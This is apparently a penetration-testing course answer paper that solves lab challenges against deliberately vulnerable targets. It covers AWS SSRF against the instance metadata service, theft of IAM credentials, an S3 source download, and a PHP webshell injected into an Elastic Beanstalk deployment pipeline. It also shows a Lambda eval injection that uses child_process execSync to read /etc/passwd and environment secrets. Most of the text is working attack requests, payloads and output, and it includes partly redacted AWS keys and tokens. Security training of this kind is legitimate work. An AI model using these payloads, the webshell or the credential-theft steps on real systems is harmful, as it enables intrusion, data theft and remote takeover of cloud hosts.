

Advanced Web Hacking (Part 4)

Answer Paper



Contents

Module: Cloud Pentesting	2
AWS - SSRF Exploitation - Elastic Beanstalk.....	2
AWS Serverless Exploitation.....	13
Leaked Storage Account.....	19
Exploiting AWS Cognito Misconfigurations.....	27
Module: Web Cache Attacks	36
Web Cache Deception	36
Web Cache Poisoning.....	40
Module: Miscellaneous Vulnerabilities	46
Unicode Normalization Attack	46
Second-order IDOR	51
Leverage Git misconfiguration to ViewState RCE	56
HTTP Desync Attacks	62

Module: Cloud Pentesting

AWS - SSRF Exploitation - Elastic Beanstalk


Challenge URL: http://cloud.webhacklab.com/view_pospdocument.php?doc={}

- Identify and exploit SSRF vulnerability to gain access to S3 buckets and download the source of the application hosted on AWS cloud.
- Upload a webshell via Continuous Deployment (CD) pipeline.

Solution:

Step 1: Navigate to the URL

[“\[http://cloud.webhacklab.com/view_pospdocument.php?doc=https://raw.githubusercontent.com/nirhua/test/master/cloud-memes.jpg\]\(http://cloud.webhacklab.com/view_pospdocument.php?doc=https://raw.githubusercontent.com/nirhua/test/master/cloud-memes.jpg\)”](http://cloud.webhacklab.com/view_pospdocument.php?doc=https://raw.githubusercontent.com/nirhua/test/master/cloud-memes.jpg)



Step 2: By default Apache's server-status page is not accessible from the internet but only via localhost as shown below.

The screenshot shows a web browser window with the address bar containing "cloud.webhacklab.com/server-status". The main content area displays a large "Forbidden" header in bold black font, followed by the message "You don't have permission to access /server-status on this server." in a smaller black font.

Step 3: Intercept the above request and provide "http://localhost/server-status" to parameter "doc".

Due to SSRF vulnerability it is possible to read the page content as shown below.

Request

Raw Params Headers Hex

```
GET /View_pospdocument.php?doc=http://localhost/server-status HTTP/1.1
Host: cloud.webhacklab.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:66.0) Gecko/20100101 Firefox/66
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

?

Response

Raw Headers Hex HTML Render

```
HTTP/1.1 200 OK
Date: Sun, 19 May 2019 12:30:03 GMT
Server: Apache
Content-Length: 6755
Connection: close
Content-Type: image/png

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 3.2 Final//EN">
<html><head>
<title>Apache Status</title>
</head><body>
<h1>Apache Server Status for localhost (via 127.0.0.1)</h1>

<dl><dt>Server Version: Apache/2.4.37 (Amazon)</dt>
<dt>Server MPM: prefork</dt>
<dt>Server Built: Dec 13 2018 00:17:42
</dt></dl><hr /><dl>
<dt>Current Time: Sunday, 19-May-2019 12:30:03 UTC</dt>
<dt>Restart Time: Thursday, 31-Jan-2019 17:07:34 UTC</dt>
<dt>Parent Server Config. Generation: 3</dt>
<dt>Parent Server MPM Generation: 2</dt>
<dt>Server uptime: 107 days 19 hours 22 minutes 28 seconds</dt>
<dt>Server load: 0.00 0.00 0.00</dt>
```

Note: Confirming that the service provider is Amazon through server fingerprinting.

Step 4: Retrieve the IAM account number, profile ID passing the metadata URL to parameter “doc”:

http://cloud.webhacklab.com/view_pospdocument.php?doc=http://169.254.169.254/latest/meta-data/iam/info

Request

Raw Params Headers Hex

```
GET /view_pospdocument.php?doc=http://169.254.169.254/latest/meta-data/iam/info HTTP/1.1
Host: cloud.webhacklab.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:66.0) Gecko/20100101 Firefox/66.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Pragma: no-cache
Cache-Control: no-cache
```

? < + > Type a search term

Response

Raw Headers Hex

```
HTTP/1.1 200 OK
Date: Sun, 19 May 2019 12:47:13 GMT
Server: Apache
Content-Length: 216
Connection: close
Content-Type: image/png

{
  "Code": "Success",
  "LastUpdated": "2019-05-19T11:56:13Z",
  "InstanceProfileArn": "arn:aws:iam::696244368879:instance-profile/aws-elasticbeanstalk-ec2-role",
  "InstanceProfileId": "AIPAIAPD5TXQP1XXXXXXXXXX"
}
```

Account number: 696XXXXX79

Instance Profile Id: AIPAIAPD5TXQPXXXXXXX

Step 5: Retrieve the region by passing the metadata URL to parameter “doc”.

http://169.254.169.254/latest/dynamic/instance-identity/document

Raw Params Headers Hex

GET /view_pospdocument.php?doc=http://169.254.169.254/latest/dynamic/instance-identity/document HTTP/1.1
Host: cloud.webhacklab.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:66.0) Gecko/20100101 Firefox/66.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1

?

Type a search term

Response

Raw Headers Hex

Date: Mon, 20 May 2019 14:54:27 GMT
Server: Apache
Content-Length: 476
Connection: close
Content-Type: image/png

{
 "privatelip": "172.31.39.84",
 "devpayProductCodes": null,
 "marketplaceProductCodes": null,
 "instanceType": "t2.micro",
 "architecture": "x86_64",
 "imageId": "ami-08b77cd874f8df8d6",
 "version": "2017-09-30",
 "billingProducts": null,
 "instanceId": "i-0e865a65749f5a04c",
 "accountId": "696244368879",
 "availabilityZone": "us-east-1d",
 "kernelId": null,
 "ramdiskId": null,
 "pendingTime": "2019-01-31T17:06:28Z",
 "region": "us-east-1"
}

Region: us-east-1



NotSoSecure part of

claranet cyber security

Step 6: Navigate to the URL below for retrieving AccessKeyId, SecretAccessKey and Token:

```
http://cloud.webhacklab.com/view_pospdocument.php?doc=http://169.254.169.254/latest/meta-data/iam/security-credentials/aws-elasticbeanstalk-ec2-role
```

Request

Raw Params Headers Hex

```
GET /view_pospdocument.php?doc=http://169.254.169.254/latest/meta-data/iam/security-credentials/aws-elasticbeanstalk-ec2-role HTTP/1.1
Host: cloud.webhacklab.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:66.0) Gecko/20100101 Firefox/66.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
?
```

Response

Raw Headers Hex

```
HTTP/1.1 200 OK
Date: Sun, 19 May 2019 12:50:07 GMT
Server: Apache
Content-Length: 1274
Connection: close
Content-Type: image/png

{
  "Code": "Success",
  "LastUpdated": "2019-05-19T11:57:02Z",
  "Type": "AWS-HMAC",
  "AccessKeyId": "ASIA2EG3F6XXR [REDACTED]",
  "SecretAccessKey": "O69mlLzDI47ibjomVqipmHU2ze0TE [REDACTED] [REDACTED]",
  "Token": "AgoJb3JpZ2luX2VjEFQaCXVzLWVhc3QtMSJHMEUCIDwu4rSsYTxFJJdzSAVWI1q6sTYLxjMmZF8+aDCHjtksAiEAi8rtgLJZbrdc03+16nX6EdE
UmA1chbeZGiQ3ddj+xUyuzTDG5Um8GmK0wn0u2RKLznE0S8swr8YGAQUIn/HQP57BuLcIRGlyhyNTeG1bdy7owYCvVT/TJK71Tgks7CJbhMwE
wUtVzh8kq6N2gmCBN06FNBY+JEcOE5b5c6YZe5ROhnGK6bPdvB5PDNM+ORUjSSBZfJU2kdZqU24nN4plpjTYQcY3/0QkBp9RBZTF70v+fl-ip
QMfz/04is48NO6f7Wckj0amV4rHRkQZvqrg4r755gSRGX0xD17qv66DJ4U2LWN3zPQ9ALLmu/kBUEyUhKrhJinRT3zZXqoLjVI7IkWDllcInZDqN7
VQ5ggm42sZgkmPZC8RUgOeyLNCZJhfOigfG8BH47g+dfW8maedMV3fM0olwtqEtzwhoEAqy0kbalMwStYL1NHF7JM2eRqYZvFSPal/L3plMR53
  "Expiration": "2019-05-19T18:14:16Z"
}
```

Step 7: Setup AWS Command Line Interface (CLI) using Kali Terminal.

```
root@kali:~# export AWS_ACCESS_KEY_ID=ASIA2EG3F.....  
root@kali:~# export AWS_SECRET_ACCESS_KEY=mhEI+cQUGIy79XMqm6n1XrV.....  
root@kali:~# export AWS_DEFAULT_REGION=us-east-1  
root@kali:~# export AWS_SESSION_TOKEN=FQoGZXIvYXdzEIf//////////wEaDCaPfjk...  
.....
```

```
(root💀kali)-[~]  
# export AWS_ACCESS_KEY_ID=A$ V5T  
  
(root💀kali)-[~]  
# export AWS_SECRET_ACCESS_KEY=k3 BoIn  
  
(root💀kali)-[~]  
# export AWS_SESSION_TOKEN=IQoJb3JpZ2luX2VjECIaCXVzLWWhc3QtMSJHMEUCIQDq70KynoBBVmZvcr77bCbYAO  
W zkiD  
B w7/6  
4 79HE  
F onJY  
/  
h QXiw  
F MlKe  
U VRSo  
q Q900  
j oY5D  
bsNNjwQfEA3baqWQ7UbE96sm/Q== 3pin  
  
(root💀kali)-[~]  
# export AWS_DEFAULT_REGION=us-east-1
```

Step 8: Access S3 bucket using the Kali Terminal.

```
root@kali:~# aws s3 ls
```

```
savan@kali:~$ aws s3 ls
```

```
An error occurred (AccessDenied) when calling the ListBuckets operation: Access Denied
savan@kali:~$
```

As shown access is denied, this could be due to security policies.

Step 9: The managed policy “AWSElasticBeanstalkWebTier” by default only allows to access S3 buckets whose name start with “elasticbeanstalk”

Reference: <https://docs.aws.amazon.com/elasticbeanstalk/latest/dg/iam-instanceprofile.html>

The screenshot shows the AWS IAM Policy JSON editor. The policy ARN is arn:aws:iam::aws:policy/AWSElasticBeanstalkWebTier. The description is "Provide the instances in your web server environment access to upload log files to Amazon S3." The policy summary shows the following JSON code:

```

    {
      "Sid": "BucketAccess",
      "Action": [
        "s3:Get*",
        "s3>List*",
        "s3:PutObject"
      ],
      "Effect": "Allow",
      "Resource": [
        "arn:aws:s3:::elasticbeanstalk-*",
        "arn:aws:s3:::elasticbeanstalk-*/"
      ]
    },
    {
      "Sid": "XRayAccess",
      ...
    }
  
```

To access the S3 bucket, we needed to know the bucket name. Elastic Beanstalk creates an Amazon S3 bucket named **elasticbeanstalk-region-account-id** for each region in which you create environments with role aws-elasticbeanstalk-ec2-role. Elastic Beanstalk uses this bucket to store objects, for example temporary configuration files, that are required for the proper operation of your application.

- <http://169.254.169.254/latest/meta-data/iam/info> -
 - "InstanceProfileArn" : "arn:aws:iam::6XXXXXXXX79:instance-profile/aws-elasticbeanstalk-ec2-role",
- <http://169.254.169.254/latest/user-data>
 - Access Zone information

Step 10: Use AWS CLI to gain access to the bucket

```
root@kali:~# aws s3 ls s3://elasticbeanstalk-region-account-id/ --recursive
Example: aws s3 ls s3://elasticbeanstalk-us-east-1-6XXXXX79/ --recursive
```

```
savan@kali:~$ export AWS_ACCESS_KEY_ID=ASIA2EG3F6XX6UTIS7ED
savan@kali:~$ export AWS_SECRET_ACCESS_KEY=h2EuL9XF30khWJ0wyFgb61ngel/ltM9TKlwV7
HHj
savan@kali:~$ export AWS_DEFAULT_REGION=us-east-1
savan@kali:~$ export AWS_SESSION_TOKEN=IQoJb3JpZ2luX2VjELr//////////wEaCXVzLWvhc3QtMSJHMEUCIDunela1ALLcL+XQ/b
Pahcd/03yAIicb/PtDwljYk8PAiApBgp2RdZIG0R8jYLHqDhLkT/3QbPuJIpsItLD6ViEYqtAMICxABGgw2OTYyNDQzNjg4NzkiDLbss7Pyi
gZYyJ0MDcQRA29XYoYbaMQHaLUl6pD9jeDtOymSewIR6xt93NDBWPv8+Um1s3XsVl0g7MD+rYcWg701Fsw/pA0Q4QgerxNa+TA0YIR53mrgs
n+o5PojWQycke+p7A/u7iw26hT4sn2rQkNvOzD3cLomjTwa+1DG9tQywXCqeFGIKroNt024CAU8nR2X4NjBsT3yweloQJuABe2Uy205
dtiW441HVb4AdhI/JvrN/MfvfyePAvesTl04jheYBNWcpl8/DGVt8VfJNHpxKt/BNEdtMLodcvgB3nSGH2nmNv7dFGVP/II0knihAPolcsOKwh
5qw8TpeGagHgjZozyfAvnI6gCDBkPnN90w2DO+jbGONRpSjU/hwpmV6jfNmQWGVAUggQ0XRJHWgxovK/eUICtInSwlqPlvJyBQG+CMD5MP1s05
FFNBVDBrNbE2x5cX0atGL07xi0x427P1nWz6gyXc97sk9P/ssiI36pDxKKj0GpfMbxY2DkNjxkBlinJMop3oQmdAMmz2T51V1eJphq/iA5MMY
55fgFOusBx0IBXIaRFJ5tRW6tbNCDC9xB+dgyCw4FRMFORs3J4UpOVStYTbg3gmlUKYzaOyq182nX2Q6akgw02FJNW693m+ytydh35CiixM
d1zBfGMsG33NMPoQuKoer2G6hHkT+GUUXBmUIFosArvsBhPozGhpVxhQkbBmk2b6D1OHfCLCzvfkfQHyP9MdJWNZKrMvvv4CiWuuRP03jJB4yi
ZkCDsZosfr4sdo/DRGDS8mrNxoSWvTm16cWT7ERJN1MeGuXmd0r+GchZFc8GYoMwnN6M505zAC60i7ThTA0x8spHlyhsxv5ElNcA==

savan@kali:~$ aws s3 ls s3://elasticbeanstalk-us-east-1-69
2019-01-30 19:09:06      0 .elasticbeanstalk
2020-07-22 21:20:39      761 2019028gtB-InsuranceBroking-stag-v2.0024.zip
2019-05-22 13:13:04      446 resources/_runtime/_embedded_extensions/A/bb5e0c3ce52a0cbc094a9f36e07ca091
2019-07-02 16:22:34      22 resources/_runtime/_embedded_extensions/Insurance Broking App - CodePipeline/00
90815eed3f2773c34127e9123b4651
2019-05-20 16:04:53      22 resources/_runtime/_embedded_extensions/Insurance Broking App - CodePipeline/00
c17349821af734fe6a5f1650333168
2019-08-06 19:05:49      22 resources/_runtime/_embedded_extensions/Insurance Broking App - CodePipeline/0a
ae7c193badcf5ace96bba8365a211c
2019-10-18 21:43:23      22 resources/_runtime/_embedded_extensions/Insurance Broking App - CodePipeline/1a
d27413d533654c407d7502c56fac8e
2019-08-06 18:47:41      22 resources/_runtime/_embedded_extensions/Insurance Broking App - CodePipeline/27
```

Step 11: To download the source code use the following command:

```
root@kali:~# aws s3 cp s3://elasticbeanstalk-us-east-1-6XXXXX79/ {destination
local path} --recursive
```

```
savan@kali:~$ aws s3 cp s3://elasticbeanstalk-us-east-1-69 '9/ /home/savan/elasticdata --recursive
download: s3://elasticbeanstalk-us-east-1-696244368879/2019028gtB-InsuranceBroking-stag-v2.0024.zip to elasticdata
[2019028gtB-InsuranceBroking-stag-v2.0024.zip]
download: s3://elasticbeanstalk-us-east-1-696244368879/.elasticbeanstalk to elasticdata/.elasticbeanstalk
download: s3://elasticbeanstalk-us-east-1-696244368879/_resources/_runtime/_embedded_extensions/Insurance Broking A
pp - CodePipeline/00c17349821af734fe6a5f1650333168 to elasticdata/_resources/_runtime/_embedded_extensions/Insuranc
e Broking App - CodePipeline/00c17349821af734fe6a5f1650333168
download: s3://elasticbeanstalk-us-east-1-696244368879/resources/_runtime/_embedded_extensions/Insurance Broking A
pp - CodePipeline/0aae7c193badcf5ace96bba8365a211c to elasticdata/_resources/_runtime/_embedded_extensions/Insuranc
e Broking App - CodePipeline/0aae7c193badcf5ace96bba8365a211c
download: s3://elasticbeanstalk-us-east-1-696244368879/resources/_runtime/_embedded_extensions/Insurance Broking A
pp - CodePipeline/2c20ae6ae7d161139f4bef99c641ffbd to elasticdata/_resources/_runtime/_embedded_extensions/Insuranc
e Broking App - CodePipeline/2c20ae6ae7d161139f4bef99c641ffbd
download: s3://elasticbeanstalk-us-east-1-696244368879/resources/_runtime/_embedded_extensions/Insurance Broking A
pp - CodePipeline/27f03a88fe3af8ad6bc213f2cab5456f to elasticdata/_resources/_runtime/_embedded_extensions/Insuranc
e Broking App - CodePipeline/27f03a88fe3af8ad6bc213f2cab5456f
download: s3://elasticbeanstalk-us-east-1-696244368879/resources/_runtime/_embedded_extensions/Insurance Broking A
pp - CodePipeline/27f495c6c8d63d04706636adf8aaef22f to elasticdata/_resources/_runtime/_embedded_extensions/Insuranc
e Broking App - CodePipeline/27f495c6c8d63d04706636adf8aaef22f
download: s3://elasticbeanstalk-us-east-1-696244368879/resources/_runtime/_embedded_extensions/Insurance Broking A
pp - CodePipeline/2d44ba74bdcbd7a1b32d78942a06309f to elasticdata/_resources/_runtime/_embedded_extensions/Insuranc
e Broking App - CodePipeline/2d44ba74bdcbd7a1b32d78942a06309f
download: s3://elasticbeanstalk-us-east-1-696244368879/resources/_runtime/_embedded_extensions/A/bb5e0c3ce52a0cbc0
94a9f36e07ca091 to elasticdata/_resources/_runtime/_embedded_extensions/A/bb5e0c3ce52a0cbc094a9f36e07ca091
download: s3://elasticbeanstalk-us-east-1-696244368879/resources/_runtime/_embedded_extensions/Insurance Broking A
pp - CodePipeline/2d7a0547a865cb04ccae8d3decc6e48 to elasticdata/_resources/_runtime/_embedded_extensions/Insuranc
e Broking App - CodePipeline/2d7a0547a865cb04ccae8d3decc6e48
```



Pivoting from SSRF to RCE

The software release, in this case, is automated using AWS Pipeline, S3 bucket as a source repository and Elastic Beanstalk as a deployment provider. AWS CodePipeline is a CI/CD service which builds, tests and deploys code every time there is a change in code (based on the policy). The Pipeline supports GitHub, Amazon S3 and AWS CodeCommit as source provider and multiple deployment providers including Elastic Beanstalk. The AWS official blog on how this works can be found [here](#).

a. If you plan to use Amazon S3 as your source, you will retrieve the sample code from the AWS GitHub repository, save it to your computer, and upload it to an Amazon S3 bucket.

- Visit our GitHub repository containing the sample code at
https://github.com/awslabs/aws-codepipeline-s3-aws-codedeploy_linux
- Click the *dist* folder.

Step 12: Create a new PHP file (webshell) as shown in Figure:

```
File: webshell100x.php

<html>
<body>

<form method="get" name="<?php echo basename($_SERVER['PHP_SELF']); ?>">

<input type="text" name="call" id="call" size="80">

<input type="submit" value="go">

</form>

<pre>

<h1> My Webshell 1001 </h2>

<?php

if($_GET['call'])

{

system($_GET['call']);

}


```

```
?>  
</pre>  
</body>  
</html>
```



```
1 <html>  
2 <body>  
3 <form method="get" name="<?php echo basename($_SERVER['PHP_SELF']); ?>">  
4 <input type="text" name="call" id="call" size="80">  
5 <input type="submit" value="go">  
6 </form>  
7 <pre>  
8  
9 <h1> My Webshell 1001 </h2>  
10  
11 <?php  
12 if($_GET['call'])  
13 {  
14 system($_GET['call']);  
15 }  
16 ?>  
17 </pre>  
18 </body>  
19 </html>
```

Step 13: Add newly created file to the 2019028gtB-InsuranceBroking-stag-v2.0024.zip file as shown below:

```
root@kali:~# zip -ur 2019028gtB-InsuranceBroking-stag-v2.0024.zip  
webshell100X.php
```

Step 14: To check if the file has been added to the zip run the command and locate the shell file:

```
root@kali:~# vi 2019028gtB-InsuranceBroking-stag-v2.0024.zip
```

```
" zip.vim version v28  
" Browsing zipfile /home/_____awsdata/2019028gtB-InsuranceBroking-stag-v2.0024.zip  
" Select a file with cursor and press ENTER  
  
view_pospdocument.php  
webshell1001.php
```



Step 15: Now, upload an archive file to S3 bucket using the AWS CLI command, as shown in Figure:

```
root@kali:~# aws s3 cp 2019028gtB-InsuranceBroking-stag-v2.0024.zip  
s3://elasticbeanstalk-us-east-1-696XXXXXXXXX/
```

```
$aws s3 cp 2019028gtB-InsuranceBroking-stag-v2.0024.zip s3://elasticbeanstalk-us-east-1-696  
upload: ./2019028gtB-InsuranceBroking-stag-v2.0024.zip to s3://elasticbeanstalk-us-east-1-6962  
6/2019028gtB-InsuranceBroking-stag-v2.0024.zip  
$
```

Step 16: The moment the new file is updated, CodePipeline immediately starts the build process and if everything is OK, it will deploy the code on the Elastic Beanstalk environment.

Once the pipeline is completed, we can then access the web shell and execute arbitrary commands to the system, as shown below.

```
http://cloud.webhacklab.com/webshell100X.php
```

My Webshell 1001

```
total 120  
drwxr-xr-x 25 root root 4096 Jan 31 17:07 .  
drwxr-xr-x 25 root root 4096 Jan 31 17:07 ..  
-rw-r--r-- 1 root root 0 Jan 31 17:06 .autofsck  
-rw-r--r-- 1 root root 0 Jan 17 23:50 .autorelabel  
dr-xr-xr-x 2 root root 4096 Nov 16 2018 bin  
dr-xr-xr-x 4 root root 4096 Jan 17 23:50 boot  
drwxr-xr-x 2 root root 4096 Feb 28 2014 cgroup  
drwxr-xr-x 16 root root 2740 Jan 31 17:07 dev  
drwxr-xr-x 93 root root 4096 Jan 31 17:07 etc  
drwxr-xr-x 5 root root 4096 Jan 31 17:07 home  
-rw-r--r-- 1 root root 53 Jan 31 17:05 launch_control?AWSAccessKeyId=AKIAJOBAZG  
dr-xr-xr-x 7 root root 4096 Jan 17 23:51 lib  
dr-xr-xr-x 10 root root 12288 Jan 17 23:51 lib64  
drwxr-xr-x 2 root root 4096 Nov 16 2018 local  
drwx----- 2 root root 16384 Nov 16 2018 lost+found  
drwxr-xr-x 2 root root 4096 Jan 6 2012 media
```

We successfully have an RCE!

AWS Serverless Exploitation

Challenge URL: <https://8nfjm12vx0.execute-api.us-east-2.amazonaws.com/default/awh-lambda-demo?query='notsosecure'>

- Identify and exploit Remote Code Execution vulnerability in the Lambda function
- Obtain Secret Tokens
- Gain access to S3 bucket
- Connect to EC2 instance

Solution:

Step 1: Navigate to our serverless lambda application which takes input from the “query” parameter. Notice how the input from the query parameter is getting reflected back on the page.

```
https://8nfjm12vx0.execute-api.us-east-2.amazonaws.com/default/awh-lambda-demo?query='notsosecure'
```



The screenshot shows a browser window with the URL <https://8nfjm12vx0.execute-api.us-east-2.amazonaws.com/default/awh-lambda-demo?query=%27notsosecure%27>. The query parameter value "%27notsosecure%27" is highlighted with a red box. The page content displays "Web Hacking- Black Belt Edition" and "AWS Lambda RCE [aws-serverless](#) and [API](#)". Below this, there is a redacted section with the text "-----notsosecure-----".

Step 2: Evaluate the expression by passing 5*5 in the query parameter. The expression was evaluated which implies that the lambda function would evaluate any command provided as an input leading to a remote code execution.


```
https://8nfjm12vx0.execute-api.us-east-2.amazonaws.com/default/awh-lambda-demo?query=5*5
```



The screenshot shows a browser window with the URL `https://8nfjm12vx0.execute-api.us-east-2.amazonaws.com/default/awh-lambda-demo?query=5*5`. The page content displays the text "Web Hacking- Black Belt Edition" and "AWS Lambda RCE [aws-serverless](#) and [API](#)". Below this, there is a horizontal line and the number "25" underlined in red.

Step 3: Now that the application is evaluating the expressions, inject the function “require” to execute commands on the host to read the content of the file “/etc/passwd” as shown below:

```
https://8nfjm12vx0.execute-api.us-east-2.amazonaws.com/default/awh-lambda-demo?query=require(%27child_process%27).execSync(%27cat%20/etc/passwd%27);
```



The screenshot shows a browser window with the URL `https://8nfjm12vx0.execute-api.us-east-2.amazonaws.com/default/awh-lambda-demo?query=require(%27child_process%27).execSync(%27cat%20/etc/passwd%27);`. The page content displays the text "Web Hacking- Black Belt Edition" and "AWS Lambda RCE [aws-serverless](#) and [API](#)". Below this, there is a long list of user entries from the "/etc/passwd" file, including root, daemon, sync, shutdown, halt, mail, uucp, operator, games, gopher, nobody, and many other users like sbx_user1 through sbx_user1078.



Step 4: Now that we can execute operating system level commands and we also know that this is an Amazon instance let's read the environment variable to get access to the AWS keys which are generally stored as an environment variable. "Env" command will print all the environment variables associated with the privileges with which the application is running.

```
https://8nfjm12vx0.execute-api.us-east-2.amazonaws.com/default/awh-lambda-demo?query=require(%27child_process%27).execSync(%27env%27);
```

Web Hacking- Black Belt Edition

AWS Lambda RCE [aws-serverless](#) and [API](#)

```
AWS_LAMBDA_FUNCTION_VERSION=$LATEST
AWS_SESSION_TOKEN=Ag0Jb3JpZ2luX2VjEF0aCXVzLWVhc3QtMiJHMEUCIBWsIV/CJpcESPMuvXykYYP2WOzzMVbpMheq6dwWU4r1AiEAm
LD_LIBRARY_PATH=/var/lang/lib:/lib64:/usr/lib64:/var/runtime:/var/runtime/lib:/var/task:/var/task/lib:/opt/lib LAMBDA_TASK_ROOT=/var/task
AWS_LAMBDA_LOG_GROUP_NAME=/aws/lambda/awh-lambda-demo AWS_LAMBDA_LOG_STREAM_NAME=2019/05/19[$LATEST]dd9e7d6dc
AWS_LAMBDA_RUNTIME_API=127.0.0.1:9001 AWS_EXECUTION_ENV=AWS_Lambda_nodejs10.x AWS_LAMBDA_FUNCTION_NAME=awh-la
AWS_XRAY_DAEMON_ADDRESS=169.254.79.2:2000 PATH=/var/lang/bin:/usr/local/bin:/bin:/opt/bin AWS_DEFAULT_REGION=us-east-2 F
AWS_SECRET_ACCESS_KEY=FA7aVUDwPbkQ0sndXnns5PSAJ8/JvgihImvsg8qq LANG=en_US.UTF-8 LAMBDA_RUNTIME_DIR=/var/runtime TZ
2 NODE_PATH=/opt/nodejs/node10/node_modules:/opt/nodejs/node_modules:/var/runtime/node_modules AWS_ACCESS_KEY_ID=ASIA2EG3F6XXXXXX
AWS_XRAY_DAEMON_ADDRESS=169.254.79.2 AWS_XRAY_DAEMON_PORT=2000 X_AMZN_TRACE_ID=Root=1-5ce1c490-e825be5e69180b14cb1f8208;Parent=0e19430221017e79;Sampled=0 AWS_XRAY_CONTEXT_MISSING=LOG_ERROR_HANDLER=index.handler
AWS_LAMBDA_FUNCTION_MEMORY_SIZE=128 _=/usr/bin/env
```

Step 5: Setup AWS Command Line Interface (CLI) using Kali Terminal.

```
root@kali:~# export AWS_ACCESS_KEY_ID=ASIA2EG3F6XXXXXXXXXX
root@kali:~# export AWS_SECRET_ACCESS_KEY=9STIiddjS/D/XXXXsCM7Yj1IMaUmXXXXXXXXXX
root@kali:~# export AWS_DEFAULT_REGION=us-east-2
root@kali:~# export AWS_SESSION_TOKEN=IQoJb3JpZ2luX2VjEOr//////////wEa.....
```

```
(root💀kali)-[~/tools]
# export AWS_ACCESS_KEY_ID=ASIA[REDACTED]J3V
(root💀kali)-[~/tools]
# export AWS_SECRET_ACCESS_KEY=0QjVV[REDACTED]jyDwTpXrmm
(root💀kali)-[~/tools]
# export AWS_DEFAULT_REGION=us-east-2
(root💀kali)-[~/tools]
# export AWS_SESSION_TOKEN=IQoJb3JpZ2luX2VjEOr//////////wEaCXVzLWVhc3Qtm
RD:[REDACTED]0/////////
m2:[REDACTED]12+pK2H6V
G4:[REDACTED]1JXct6QDK
C1l:[REDACTED]d8G4FJgjq
wh:[REDACTED]50MpSp5Mp
